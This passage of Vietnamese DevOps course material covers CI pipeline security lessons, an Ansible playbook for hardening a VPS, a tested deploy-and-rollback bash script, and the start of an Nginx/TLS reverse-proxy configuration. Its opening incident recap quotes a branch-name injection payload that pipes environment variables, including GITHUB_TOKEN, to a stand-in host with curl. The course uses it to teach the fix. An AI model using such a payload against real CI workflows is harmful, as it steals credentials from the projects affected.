Nhóm ShopGo phát hiện qua `actionlint` (đang chạy ngay trong CI) rằng một đoạn workflow cũ do thực tập sinh viết có `echo "Đang triển khai nhánh ${{ github.head_ref }}"`. Tên nhánh do người tạo PR đặt; một PR thử với nhánh tên `x";env|base64|curl -d@- evil.example;"` trên kho thử cho thấy job thật sự gửi toàn bộ biến môi trường (có `GITHUB_TOKEN`) đi. Họ sửa bằng `env:`, thu hẹp `permissions`, và chuyển mọi bước dùng khóa AWS sang OIDC, xóa các khóa dài hạn khỏi bí mật. Sự cố thứ hai đến từ chiều ngược lại: pipeline mất 28 phút, ai cũng chỉ đợi lần chạy đầu rồi hợp nhất khi "đa số xanh". Họ đo từng bước, phát hiện 11 phút là tải lại phụ thuộc và dựng lại ảnh từ số không, thêm bộ nhớ đệm mô-đun và cache lớp, tách quét bảo mật thành job song song, và xuống còn 7 phút; từ đó tỉ lệ PR hợp nhất khi còn đỏ về 0. Sự cố thứ ba là lần triển khai production mà bản phát hành chạy ổn ở staging nhưng hỏng ở production vì ảnh production được *dựng lại* từ cùng thẻ trong một pipeline khác với bản chuyển đổi nền khác: họ chuyển sang nguyên tắc "dựng một lần, ký, và chỉ triển khai digest đã xác minh", và bước `cosign verify` trở thành cổng đầu tiên của triển khai. Bài học: pipeline là sản phẩm có người dùng (đội của bạn), có chỉ số (thời gian, độ tin cậy) và có bề mặt tấn công; đầu tư vào nó trả lại lãi kép cho mọi thay đổi sau đó.

12. Tóm tắt

Tóm tắt buổi học

- **CI** = tích hợp thường xuyên + kiểm tra tự động; **delivery** = luôn có thể phát hành, production là quyết định con người; **deployment** = tự động hoàn toàn. ShopGo: delivery.
- **Mô hình**: sự kiện → workflow → job (song song, `needs`) → step; runner sạch mỗi lần; `permissions` tối thiểu; `concurrency`, `timeout-minutes`, `services` (PostgreSQL thật), `cache`, `matrix`, `environment`.
- **Cổng PR**: `gofmt`, `vet`, `tidy`, `golangci-lint` (kèm gosec), `go test -race` với PostgreSQL thật, `govulncheck`, dựng ảnh + quét Trivy. Chạy cùng chuỗi đó **trên máy** trước (`make check`). Chỉ thị `toolchain` trong `go.mod` ghim bản vá của Go.
- **actionlint** lint chính workflow; bắt nhãn sai, đầu vào sai, lệnh lỗi thời, `needs` hỏng, và **chèn lệnh**.
- **Bảo mật pipeline**: không `${{ dữ liệu người dùng }}` trong `run:` (dùng `env:`); không checkout-và-chạy mã PR trong `pull_request_target`; ghim hành động bên thứ ba; token quyền tối thiểu; **OIDC** thay khóa dài hạn với điều kiện `sub` chặt; môi trường có người duyệt; runner tạm thời.
- **Phát hành**: thẻ SemVer → dựng song song → đẩy theo thẻ sinh từ Git → SBOM + provenance → **ký cosign theo digest**; triển khai **xác minh chữ ký** rồi mở PR vào kho cấu hình (GitOps) thay vì đẩy thẳng vào cụm.
- **Chiến lược triển khai**: cuốn chiếu, xanh/lục, canary, cờ tính năng; thay đổi CSDL theo **mở rộng – chuyển đổi – thu hẹp**; kế hoạch và điều kiện quay lui có *trước*.
- **Tốc độ và độ tin cậy**: cache, song song, bộ lọc đường dẫn, merge queue, diệt test chập chờn tận gốc; mặc định shell của `run:` không có `pipefail`.

13. Bài tập

1. **[Cơ bản]** Đưa `ci.yml` của bản tham chiếu vào một kho GitHub thử của bạn. Khiến từng job đỏ có chủ đích (một tệp chưa gofmt, một test sai, một phụ thuộc có lỗ hổng cũ) và ghi lại thông báo của từng cổng. Đặt các job này làm *required checks* bằng branch protection và chứng minh PR bị chặn.

2. **[Cơ bản]** Chạy `actionlint` trên toàn bộ workflow của bạn. Cố ý thêm năm lỗi thuộc năm loại khác nhau (nhãn runner, đầu vào hành động, biểu thức, `needs`, chèn lệnh) và ghi lại phát hiện. Thêm `actionlint` vào CI như một job chạy khi `.github/workflows/**` đổi.
3. **[Trung bình]** Tái hiện **tấn công chèn lệnh** trên kho thử: viết workflow dễ bị tấn công bằng `${{ github.head_ref }}`, mở PR có tên nhánh chứa `$(...)` (dùng lệnh vô hại như `id` hay `echo`), quan sát lệnh được thực thi, sau đó sửa bằng `env:` và chứng minh nó không còn thực thi. Viết một đoạn hướng dẫn cho nhóm về các trường không tin cậy.
4. **[Trung bình]** Chuyển workflow phát hành sang dùng **OIDC với AWS ECR**: áp dụng cấu hình Terraform `github_oidc.tf` lên tài khoản thử, thay đăng nhập GHCR bằng `configure-aws-credentials` + `amazon-ecr-login`, xác nhận `sub` quá rộng bị từ chối khi bạn thử đảm nhận vai trò từ nhánh thường. Ghi lại thông báo từ chối của AWS.
5. **[Trung bình]** Thêm bước `cosign verify` vào cuối pipeline staging và một **bài kiểm tra khói** (`scripts/smoke.sh`) chạy trên staging sau khi ArgoCD đồng bộ; pipeline phải đỏ nếu chữ ký không khớp hoặc kiểm tra khói lỗi. Mô phỏng ảnh không hợp lệ (ký bằng danh tính khác) để chứng minh cổng chặn được.
6. **[Nâng cao]** Đo và tối ưu pipeline của bạn: thu thời gian từng bước của 20 lần chạy gần nhất (API `gh run view --json`), xác định ba bước chậm nhất, áp dụng cache/song song/bộ lọc đường dẫn, và báo cáo p50/p95 trước–sau. Đặt cảnh báo khi p50 vượt 12 phút.
7. **[Nâng cao]** Viết công cụ phát hiện **test chập chờn** bằng Go hoặc script: chạy `go test -count=20 -shuffle=on -race` cho từng gói, tổng hợp gói/test nào không ổn định, và xuất báo cáo kèm tần suất thất bại. Tái hiện một test chập chờn thật (dùng `time.Sleep` thay vì đồng bộ hóa), chẩn đoán và sửa tận gốc.
8. **[Thử thách]** Thiết kế **pipeline canary** cho ShopGo: workflow tăng dần trọng số lưu lượng 5% → 25% → 100% (Argo Rollouts hoặc ingress có trọng số), ở mỗi bước truy vấn Prometheus (tỉ lệ 5xx, p95, tỉ lệ đơn thành công) và **tự quay lui** nếu vượt ngưỡng SLO; viết tiêu chí bằng quy tắc `PromQL`, phân tích các tình huống sai (canary không đủ lưu lượng để kết luận, chỉ số trễ pha, lỗi chỉ xuất hiện với một nhóm người dùng) và cách giảm rủi ro.

Buổi 46 — Máy chủ, đám mây, Nginx và TLS

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 41, 42, 43, 45

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Chọn **nơi chạy** dịch vụ (VPS, PaaS, container được quản lý, Kubernetes) dựa trên tải, đội ngũ, chi phí và rủi ro, thay vì theo mốt.
- Chuẩn bị và gia cố một máy chủ Linux bằng mã (**Ansible**), chạy ứng dụng bằng **systemd**, và triển khai bằng script có **kiểm tra sức khỏe** và **tự quay lui**.
- Đặt **Nginx** làm reverse proxy phía trước API: chuyển tiếp đúng header, giới hạn tần suất và kích thước, chặn `/metrics`, xử lý lỗi upstream, kết nối sống lâu (SSE).
- Hiểu **TLS** đủ dùng: chứng chỉ, chuỗi tin cậy, phiên bản giao thức, HSTS, **Let's Encrypt** (ACME) và gia hạn tự động; kiểm tra bằng `openssl`/`curl`.
- Nắm bản đồ **AWS** cho kỹ sư backend: VPC, nhóm bảo mật, IAM, RDS, S3, ALB, ECR, ECS/EKS, và những cái bẫy chi phí.
- Thiết kế kiến trúc triển khai từ nhỏ (một VPS) đến vừa (nhiều bản sao, cơ sở dữ liệu quản lý) và biết khi nào chuyển bậc.

Máy chủ đầu tiên mà bạn mở ra Internet sẽ bị quét trong vài phút

Vài phút sau khi một địa chỉ IP công cộng mới xuất hiện, nhật ký `auth.log` đã đầy những lần thử đăng nhập SSH bằng mật khẩu từ khắp thế giới, và các bộ quét tự động dò cổng 5432, 6379, 9200, 27017 để tìm cơ sở dữ liệu không đặt mật khẩu. Cấu hình mặc định của hầu hết dịch vụ nhằm mục tiêu "dễ chạy thử", không phải "an toàn khi lộ ra ngoài". Phần lớn vụ rò rỉ dữ liệu cỡ nhỏ không đến từ lỗ hổng tinh vi mà từ một cổng quên đóng, một bí mật quên đổi, một chứng chỉ quên gia hạn. Buổi này là nghề thủ công của việc đưa dịch vụ ra thế giới *một cách có kiểm soát*.

Về những gì chạy được ở buổi này

Máy kiểm chứng là Windows, nên các thao tác thuần Linux (apt, systemd, ufw, certbot, Ansible thật, AWS thật) là **cú pháp chuẩn chưa thực thi ở đây**. Những gì **đã chạy thật** và có đầu ra: **Nginx 1.30 thật** (bản Windows) với **đúng tệp cấu hình của bản tham chiếu** đặt trước một backend giả, kèm TLS tự ký; `openssl` kiểm tra chứng chỉ và phiên bản TLS; `deploy.sh` với quay lui, chạy trên ứng dụng giả; và `terraform validate/test` cho cấu hình AWS. Khi một hành vi khác nhau giữa Windows và Linux (ví dụ mã lỗi khi backend chết), chúng tôi nói rõ.

1. Chọn nơi chạy


Không có đáp án đúng chung; có cách chọn có lý do. Từ ít việc vận hành nhất đến nhiều nhất:

Lựa chọn	Ưu điểm	Nhược điểm	Hợp với
PaaS / nền tảng container được quản lý (Cloud Run, App Runner, Fly.io, Render, Railway)	Đẩy ảnh là chạy; TLS, cân bằng tải, co giãn có sẵn; ít vận hành	Ít kiểm soát; chi phí tăng nhanh khi lớn; ràng buộc nhà cung cấp; giới hạn mạng/trạng thái	Sản phẩm mới, đội nhỏ, muốn tập trung vào tính năng
Một VPS (Hetzner, DigitalOcean, Vultr, EC2)	Rẻ, đơn giản, kiểm soát toàn bộ, dễ hiểu; thừa sức cho hàng trăm yêu cầu mỗi giây với Go	Một điểm hỏng; bạn tự vá, sao lưu, giám sát; mở rộng thủ công	Giai đoạn đầu, sản phẩm nhỏ–vừa, ngân sách hạn chế
Nhiều VPS + cân bằng tải	Dư thừa cơ bản, triển khai lần lượt	Nhiều máy cần quản lý đồng nhất (Ansible)	Tăng trưởng vừa, chưa cần Kubernetes
ECS/Fargate (AWS)	Container không cần quản lý máy; tích hợp ALB, IAM, CloudWatch	Ràng buộc AWS; cấu hình riêng không tái dùng được	Đội ở AWS, muốn tránh vận hành Kubernetes
Kubernetes (EKS, GKE, tự dựng)	Chuẩn chung, hệ sinh thái lớn, co giãn, triển khai cuốn chiếu, GitOps	Độ phức tạp vận hành cao; cần đội có kỹ năng	Nhiều dịch vụ, nhiều đội, tải biến động mạnh
Serverless (Lambda)	Trả theo lượt gọi; co giãn về 0	Khởi động nguội, giới hạn thời gian và trạng thái, khó chạy WebSocket	Tải thưa thớt, tác vụ ngắn

Hai nguyên tắc thực dụng. **(1) Chọn bậc đơn giản nhất đáp ứng yêu cầu đo được**, và nâng bậc khi có lý do đo được (mục "Giới hạn của Compose" ở Buổi 44 cho tiêu chí). Một dịch vụ Go trên hai VPS 8 USD với PostgreSQL quản lý thường phục vụ tốt hơn người ta tưởng; một cụm Kubernetes cho ba người dùng là chi phí vận hành vô ích. **(2) Dữ liệu là phần đắt nhất để di chuyển, nên chọn nó cẩn thận trước:** dùng PostgreSQL **được quản lý** (RDS, Cloud SQL, Neon, Supabase) trừ khi bạn có đội và lý do để tự vận hành (sao lưu, nâng cấp, HA, vá lỗi là việc nặng nhất của vận hành, Buổi 49).

Phần còn lại của buổi này đi qua hai kiến trúc cụ thể: **một VPS** (mục 2–6), rồi **bản đồ AWS** (mục 7).

2. Kiến trúc một VPS



Điều làm cấu hình này an toàn: **mọi thành phần nghe** `127.0.0.1` trừ Nginx; chỉ ba cổng mở ra ngoài; ứng dụng chạy bằng người dùng không đặc quyền với unit gia cố (Buổi 41); bí mật nằm trong `/etc/shopgo/api.env` quyền 640. Điểm yếu cố hữu: **một máy là một điểm hỏng**: máy sập, dịch vụ sập theo, nên cần sao lưu ngoài máy (Buổi 49), giám sát từ bên ngoài, và (khi lớn) thêm máy thứ hai.

3. Cấu hình máy chủ bằng mã: Ansible

Nếu bạn SSH vào máy rồi gõ lệnh, máy đó là một "bông tuyết": không ai (kể cả bạn sáu tháng sau) tái tạo được chính xác. **Ansible** mô tả trạng thái mong muốn của máy chủ trong YAML; nó SSH vào và chỉ thay đổi những gì chưa đúng (**idempotent**: chạy hai lần cho cùng kết quả, lần hai không đổi gì). Không cần cài agent trên máy đích. Playbook của bản tham chiếu chuẩn bị máy ShopGo từ một Ubuntu trống:

```yaml
# deploy/ansible/site.yml
# Chuẩn bị một máy chủ Ubuntu cho ShopGo: người dùng, thư mục, systemd, Nginx, tường lửa.
# Chạy:  ansible-playbook -i inventory.ini site.yml --check --diff   (chạy thử, chỉ in thay đổi)
#        ansible-playbook -i inventory.ini site.yml                  (áp dụng; chạy lại nhiều lần vẫn an toàn - idempotent)
- name: Cấu hình máy chủ ShopGo
  hosts: shopgo
  become: true
  vars:
    app_user: shopgo
    app_dir: /opt/shopgo
    env_dir: /etc/shopgo
    domain: api.shop.example.com
  vars_files:
    - secrets.yml # mã hóa bằng ansible-vault; chứa postgres_password, jwt_secret
  handlers:
    - name: reload nginx
      ansible.builtin.service:
        name: nginx
        state: reloaded
    - name: reload systemd
      ansible.builtin.systemd:
        daemon_reload: true
    - name: reload ssh
      ansible.builtin.service:
        name: ssh
        state: reloaded

  tasks:
    - name: Gói cần thiết
      ansible.builtin.apt:
        name: [nginx, ufw, unattended-upgrades, curl]
        state: present
        update_cache: true
        cache_valid_time: 3600

    - name: Người dùng hệ thống cho dịch vụ (không đăng nhập được)
      ansible.builtin.user:
        name: "{{ app_user }}"
        system: true
        shell: /usr/sbin/nologin
        create_home: false

    - name: Thư mục ứng dụng (thuộc root, dịch vụ chỉ đọc/thực thi)
      ansible.builtin.file:
        path: "{{ item }}"
        state: directory
        owner: root
        group: "{{ app_user }}"
        mode: "0750"
      loop: ["{{ app_dir }}", "{{ app_dir }}/releases", "{{ env_dir }}"]

    - name: Tệp cấu hình chứa bí mật (chỉ root và nhóm dịch vụ đọc được)
      ansible.builtin.template:
        src: api.env.j2
        dest: "{{ env_dir }}/api.env"
        owner: root
        group: "{{ app_user }}"
        mode: "0640"
      no_log: true # không in nội dung (có bí mật) ra nhật ký Ansible
      notify: reload systemd

    - name: Unit systemd
      ansible.builtin.copy:
        src: "{{ item }}"
        dest: "/etc/systemd/system/{{ item | basename }}"
        mode: "0644"
      loop:
        - ../systemd/shopgo-api.service
        - ../systemd/shopgo-worker.service
```

```
    notify: reload systemd

  - name: Bật dịch vụ khi khởi động máy
    ansible.builtin.systemd:
      name: "{{ item }}"
      enabled: true
    loop: [shopgo-api, shopgo-worker]

  - name: Cấu hình Nginx
    ansible.builtin.copy:
      src: ../nginx/shopgo.conf
      dest: /etc/nginx/conf.d/shopgo.conf
      mode: "0644"
      validate: "nginx -t -c /etc/nginx/nginx.conf" # không bao giờ ghi cấu hình hỏng
    notify: reload nginx

  - name: Tường lửa mặc định chặn vào
    community.general.ufw:
      default: deny
      direction: incoming
  - name: Mở SSH (giới hạn tần suất), HTTP, HTTPS
    community.general.ufw:
      rule: "{{ item.rule }}"
      port: "{{ item.port }}"
      proto: tcp
    loop:
      - { rule: limit, port: "22" }
      - { rule: allow, port: "80" }
      - { rule: allow, port: "443" }
  - name: Bật tường lửa
    community.general.ufw:
      state: enabled

  - name: Chỉ cho SSH bằng khóa, không root
    ansible.builtin.copy:
      dest: /etc/ssh/sshd_config.d/10-hardening.conf
      content: |
        PasswordAuthentication no
        PermitRootLogin no
        AllowUsers deploy
      mode: "0644"
      validate: "sshd -t -f %s"
    notify: reload ssh
```

Các điểm đáng chú ý:

- Mỗi `task` dùng một **mô-đun** khai báo (`apt`, `user`, `file`, `template`, `copy`, `systemd`, `ufw`), không phải lệnh shell; mô-đun biết kiểm tra "đã đúng chưa" nên idempotent. Dùng `ansible.builtin.shell`/`command` là phương án cuối (và khi đó cần `creates:`/`changed_when:` để giữ idempotent).
- `validate:` ở `copy` Nginx và `sshd` chạy `nginx -t` / `sshd -t` **trước khi ghi** tệp thật: không bao giờ để cấu hình hỏng làm sập dịch vụ hay khóa chính bạn ra ngoài.
- `handlers` (`reload nginx`) chỉ chạy khi một task `notify` nó thật sự thay đổi, nên Nginx chỉ nạp lại khi cấu hình đổi. Chúng tôi kiểm tra chéo bằng script nhỏ rằng mọi tên trong `notify:` đều có handler tương ứng (khi viết lần đầu, `reload ssh` bị thiếu: Ansible chỉ báo lỗi này khi chạy thật, YAML vẫn hợp lệ; đây là loại lỗi mà bước chạy thử `--check` và môi trường thử bắt được).
- `no_log: true` cho task xử lý bí mật, để Ansible không in giá trị ra nhật ký; bí mật nằm trong `secrets.yml` được mã hóa bằng `ansible-vault` (không bao giờ commit dạng văn bản).
- Chế độ `--check --diff` là "terraform plan" của Ansible: in những thay đổi *sẽ* xảy ra mà không làm.

Mẫu tệp cấu hình bí mật được dựng từ một template Jinja2; chú ý nó đặt `HTTP_ADDR=127.0.0.1:8080` và `METRICS_ADDR=127.0.0.1:9090` (nghe cục bộ) và `AUTO_MIGRATE=false` (migration chạy như một bước riêng, Buổi 44):

```
# deploy/ansible/templates/api.env.j2
APP_ENV=production
HTTP_ADDR=127.0.0.1:8080
METRICS_ADDR=127.0.0.1:9090
DATABASE_URL=postgres://shopgo:{{ postgres_password }}@127.0.0.1:5432/shopgo?sslmode=disable
JWT_SECRET={{ jwt_secret }}
CORS_ORIGINS=https://shop.example.com
AUTO_MIGRATE=false
LOG_LEVEL=info
```

Chúng tôi đã kiểm tra cú pháp YAML của playbook (`devopscheck yaml`) và đối chiếu `notify`/handler, nhưng **chưa chạy Ansible thật** (Ansible không hỗ trợ Windows làm máy điều khiển). Hãy chạy `ansible-playbook --check --diff` trên một VM thử trước. Khi quy mô lớn dần, Ansible nhường chỗ cho ảnh máy dựng sẵn (Packer) hoặc cho container (Kubernetes), nhưng tư duy "máy chủ là mã" giữ nguyên.

4. Triển khai không cần công cụ nặng: thư mục phát hành, current và quay lui

Với một VPS, bạn không cần nền tảng triển khai phức tạp; một quy ước đơn giản và một script nhỏ cho bạn 90% lợi ích:

```
/opt/shopgo/
  releases/
    1.4.1/api  worker      <- mỗi bản phát hành là một thư mục bất biến
    1.4.2/api  worker
  current -> releases/1.4.2   <- symlink; đổi nó là "triển khai"
  healthy.log                 <- nhật ký các bản đã được xác nhận khỏe
```

Quy trình: (1) tải artifact của bản mới vào `releases/<ver>/` (kiểm tra checksum, chữ ký); (2) chạy migration (bước riêng, tương thích ngược); (3) đổi `current` sang bản mới **nguyên tử** (`ln -sfn` rồi `mv -T`: rename là nguyên tử, người đọc không bao giờ thấy trạng thái "nửa vời"); (4) `systemctl restart`; (5) **chờ** `/healthz`, nếu không khỏe trong N giây thì **tự trả** `current` **về bản khỏe trước** và khởi động lại; (6) dọn bản cũ nhưng giữ vài bản cho quay lui nhanh. Script `scripts/deploy.sh` thực hiện đúng như vậy, viết sao cho `source` được để kiểm thử từng hàm:

```
# scripts/deploy.sh
#!/usr/bin/env bash
# Triển khai lên một máy chủ đơn (VPS): thư mục phát hành + symlink "current", kiểm tra sức khỏe, tự quay lui.
#   deploy.sh deploy 1.4.2     # chuyển sang releases/1.4.2 (đã được tải về sẵn)
#   deploy.sh rollback         # quay về bản phát hành liền trước
# Biến cấu hình: APP_DIR, SERVICE, HEALTH_URL, HEALTH_TIMEOUT, KEEP, RESTART_CMD (mặc định systemctl).
set -euo pipefail

APP_DIR="${APP_DIR:-/opt/shopgo}"
SERVICE="${SERVICE:-shopgo-api}"
HEALTH_URL="${HEALTH_URL:-http://127.0.0.1:8080/healthz}"
HEALTH_TIMEOUT="${HEALTH_TIMEOUT:-30}"
KEEP="${KEEP:-5}"

log() { printf '%s %s\n' "$(date +%H:%M:%S)" "$*" >&2; }
die() {
    log "LỖI: $*"
    exit 1
}

restart() {
```

```
    if [[ -n "${RESTART_CMD:-}" ]]; then eval "$RESTART_CMD"; else sudo systemctl restart "$SERVICE"; fi
}

wait_healthy() {
    local deadline=$((SECONDS + HEALTH_TIMEOUT))
    while ((SECONDS < deadline)); do
        if curl -fsS -m 2 "$HEALTH_URL" >/dev/null 2>&1; then return 0; fi
        sleep 1
    done
    return 1
}

# Đổi symlink một cách nguyên tử: tạo liên kết tạm rồi mv -T đè lên (rename là thao tác nguyên tử).
switch_to() {
    ln -sfn "$1" "$APP_DIR/current.tmp"
    mv -Tf "$APP_DIR/current.tmp" "$APP_DIR/current"
}

current_release() { readlink "$APP_DIR/current" 2>/dev/null || true; }

prune_old_releases() {
    # Giữ KEEP bản mới nhất; không bao giờ xóa bản đang chạy.
    local cur
    cur="$(current_release)"
    ls -1dt "$APP_DIR"/releases/*/ 2>/dev/null | tail -n +$((KEEP + 1)) | while read -r d; do
        d="${d%/}"
        [[ "$d" == "$cur" ]] && continue
        log "dọn bản cũ $d"
        rm -rf "$d"
    done
}

cmd_deploy() {
    local version="${1:?thiếu phiên bản}"
    local release="$APP_DIR/releases/$version"
    [[ -x "$release/api" ]] || die "không thấy $release/api (đã tải và giải nén chưa?)"

    local previous
    previous="$(current_release)"
    log "chuyển ${previous:-<trống>} -> $release"
    switch_to "$release"
    restart

    if wait_healthy; then
        log "bản $version khỏe mạnh"
        echo "$release" >>"$APP_DIR/healthy.log" # nhật ký các bản đã được xác nhận khỏe
        prune_old_releases
        return 0
    fi

    log "bản $version KHÔNG khỏe sau ${HEALTH_TIMEOUT}s -> quay lui"
    if [[ -n "$previous" ]]; then
        switch_to "$previous"
        restart
        wait_healthy || log "CẢNH BÁO: bản trước cũng không khỏe, cần can thiệp tay"
    fi
    return 1
}

cmd_rollback() {
    local cur prev
    cur="$(current_release)"
    # Bản quay về = bản khỏe gần nhất KHÁC bản hiện tại (không phải "bản mới nhất khác": nó có thể là bản
vừa hỏng).
    prev="$(grep -vxF "$cur" "$APP_DIR/healthy.log" 2>/dev/null | tail -n 1 || true)"
    [[ -n "$prev" && -x "$prev/api" ]] || die "không có bản khỏe nào khác để quay về"
    log "quay lui $cur -> $prev"
    switch_to "$prev"
    restart
```

```
    wait_healthy || die "quay lui xong nhưng dịch vụ không khỏe"
    echo "$prev" >>"$APP_DIR/healthy.log"
}

main() {
    local sub="${1:-}"
    shift || true
    case "$sub" in
    deploy) cmd_deploy "$@" ;;
    rollback) cmd_rollback ;;
    *) die "dùng: $0 deploy <phiên bản> | rollback" ;;
    esac
}

# Cho phép `source` để kiểm thử từng hàm mà không chạy main.
if [[ "${BASH_SOURCE[0]}" == "$0" ]]; then main "$@"; fi
```

Để kiểm chứng nó thật sự quay lui, chúng tôi chạy `deploy.sh` với một "ứng dụng" giả: v1 và v2 chạy bình thường, v3 sập ngay khi khởi động. (Máy Windows không tạo được symlink thật nên bài thử thay `ln` và `readlink` bằng hàm ghi đường dẫn vào tệp; mọi logic còn lại của script giữ nguyên.)

```
# Thử deploy.sh với "ứng dụng" giả: v1 và v2 chạy được, v3 sập ngay khi khởi động.
APP="$(mktemp -d)"
export APP_DIR="$APP" HEALTH_URL=http://127.0.0.1:18080/healthz HEALTH_TIMEOUT=4 KEEP=2
source "$REF/scripts/deploy.sh"   # deploy.sh cho phép `source`, nên gọi được từng hàm mà không chạy main
set +e

ln() { printf '%s' "$2" > "$3"; }
readlink() { cat "$1" 2>/dev/null; }

mkrelease() { # mkrelease <phiên bản> ok|hong
  local d="$APP/releases/$1"; mkdir -p "$d"
  if [ "$2" = ok ]; then
    printf '#!/usr/bin/env bash\nexec echo_backend.exe -addr 127.0.0.1:18080 -version %s\n' "$1" > "$d/api"
  else
    printf '#!/usr/bin/env bash\necho "panic: không kết nối được CSDL" >&2\nexit 1\n' > "$d/api"
  fi
  chmod +x "$d/api"
  sleep 1   # mtime khác nhau để sắp xếp bản phát hành theo thời gian
}
restart_fake() {
  taskkill //F //IM echo_backend.exe >/dev/null 2>&1 || true; sleep 0.3
  ( nohup bash "$(cat "$APP_DIR/current")/api" >/dev/null 2>&1 & ); sleep 0.3
}
export RESTART_CMD=restart_fake
trap 'taskkill //F //IM echo_backend.exe >/dev/null 2>&1' EXIT
show() { sed -E "s#^[0-9:]{8} ##; s#$APP#\$APP_DIR#g"; }
served() { printf '  máy chủ đang trả lời: %s\n' "$(curl -s -m 2 http://127.0.0.1:18080/ || echo '(không có gì)')"; }



echo '$ deploy.sh deploy v1      (bản đầu tiên)'
mkrelease v1 ok
cmd_deploy v1 2>&1 | show; served
echo; echo '$ deploy.sh deploy v2      (nâng cấp)'
mkrelease v2 ok
cmd_deploy v2 2>&1 | show; served
echo; echo '$ deploy.sh deploy v3      (bản này sập khi khởi động -> phải tự quay lui về v2)'
mkrelease v3 hong
cmd_deploy v3 2>&1 | show; echo "  mã thoát của lệnh deploy: ${PIPESTATUS[0]}"; served
echo; echo '$ deploy.sh rollback       (quay về bản khỏe liền trước theo ý muốn; không chọn nhầm v3 vừa hỏng)'
cmd_rollback 2>&1 | show; served
echo; echo "các bản phát hành còn lại trong thư mục (KEEP=$KEEP):"
ls "$APP/releases" | sed 's/^/  /'
```

```
$ deploy.sh deploy v1      (bản đầu tiên)
```

```
chuyển <trống> -> $APP_DIR/releases/v1
bản v1 khỏe mạnh
  máy chủ đang trả lời: backend v1

$ deploy.sh deploy v2      (nâng cấp)
chuyển $APP_DIR/releases/v1 -> $APP_DIR/releases/v2
bản v2 khỏe mạnh
  máy chủ đang trả lời: backend v2

$ deploy.sh deploy v3      (bản này sập khi khởi động -> phải tự quay lui về v2)
chuyển $APP_DIR/releases/v2 -> $APP_DIR/releases/v3
bản v3 KHÔNG khỏe sau 4s -> quay lui
  mã thoát của lệnh deploy: 1
  máy chủ đang trả lời: backend v2

$ deploy.sh rollback       (quay về bản khỏe liền trước theo ý muốn; không chọn nhầm v3 vừa hỏng)
quay lui $APP_DIR/releases/v2 -> $APP_DIR/releases/v1
  máy chủ đang trả lời: backend v1

các bản phát hành còn lại trong thư mục (KEEP=2):
  v1
  v2
  v3
```

Đọc kết quả: v1 rồi v2 được triển khai và trả lời; **v3 không khỏe sau 4 giây nên script tự đưa `current` về v2, khởi động lại, và máy chủ lại trả lời `backend v2`**, mã thoát 1 báo cho CI biết lần triển khai thất bại; sau đó `rollback` thủ công đưa về v1. Quan trọng: lần đầu viết lệnh `rollback`, chúng tôi chọn "bản phát hành mới nhất khác bản hiện tại", và bài thử này lập tức chỉ ra lỗi: sau khi v3 hỏng, **v3 chính là bản mới nhất khác hiện tại**, nên `rollback` sẽ nhảy *vào* bản hỏng. Cách sửa là `healthy.log`: chỉ quay về bản **đã từng được xác nhận khỏe**. Đây là lý do script triển khai và quay lui phải được kiểm thử như mã sản phẩm, đặc biệt trên đường lỗi, nơi nó sẽ chạy đúng lúc bạn đang hoảng.

Điểm cần thành thật về "không gián đoạn": với **một** bản sao, `systemctl restart` có một khoảng ngắt vài trăm mili-giây đến vài giây (yêu cầu đang chạy được tắt êm, yêu cầu mới bị từ chối cho đến khi tiến trình mới lắng nghe). Hai cách giảm: (a) **hai bản sao** (`api@8080`, `api@8081` bằng unit mẫu) sau Nginx upstream và triển khai lần lượt từng bản, Nginx tự bỏ qua bản đang khởi động (`max_fails`/`proxy_next_upstream`); (b) chuyển sang trình điều phối (Kubernetes, Buổi 47) nơi cuốn chiếu là mặc định.

5. Nginx làm reverse proxy

Đặt **Nginx** (hoặc Caddy, HAProxy, Envoy) trước ứng dụng không phải vì Go yếu mà vì một lớp rìa chuyên dụng lo những việc mà ứng dụng không nên lo: kết thúc TLS, nén, giới hạn tần suất thô, bảo vệ khỏi client chậm/độc hại (*slowloris*), phục vụ tệp tĩnh, cân bằng giữa nhiều bản sao, giữ kết nối với client khi ứng dụng khởi động lại. Đây là cấu hình thật của bản tham chiếu:

```
# deploy/nginx/shopgo.conf
# /etc/nginx/conf.d/shopgo.conf  (được include trong khối http {} của nginx.conf)

upstream shopgo_api {
    server 127.0.0.1:8080 max_fails=3 fail_timeout=10s;
    keepalive 32;                    # tái dùng kết nối tới backend (cần proxy_http_version 1.1 + xóa
header Connection)
}

# Giới hạn tần suất theo IP ở rìa: lớp đầu tiên, rẻ hơn nhiều so với để tới ứng dụng.
limit_req_zone $binary_remote_addr zone=api_per_ip:10m rate=20r/s;
limit_req_status 429;

# Dùng X-Request-ID của client nếu có, không thì tự sinh: để log nginx và log ứng dụng khớp nhau.
```

```
map $http_x_request_id $req_id {
    default $http_x_request_id;
    ""      $request_id;
}

server {
    listen 80;
    server_name api.shop.example.com;

    location /.well-known/acme-challenge/ { root /var/www/certbot; }   # Let's Encrypt (HTTP-01)
    location / { return 301 https://$host$request_uri; }
}

server {
    listen 443 ssl;
    http2 on;
    server_name api.shop.example.com;

    ssl_certificate     /etc/letsencrypt/live/api.shop.example.com/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/api.shop.example.com/privkey.pem;
    ssl_protocols       TLSv1.2 TLSv1.3;
    ssl_session_cache   shared:SSL:10m;
    ssl_session_timeout 1d;

    # Header an toàn cho mọi phản hồi (kể cả lỗi).
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-Frame-Options "DENY" always;
    add_header Referrer-Policy "no-referrer" always;

    server_tokens off;                # không lộ phiên bản nginx
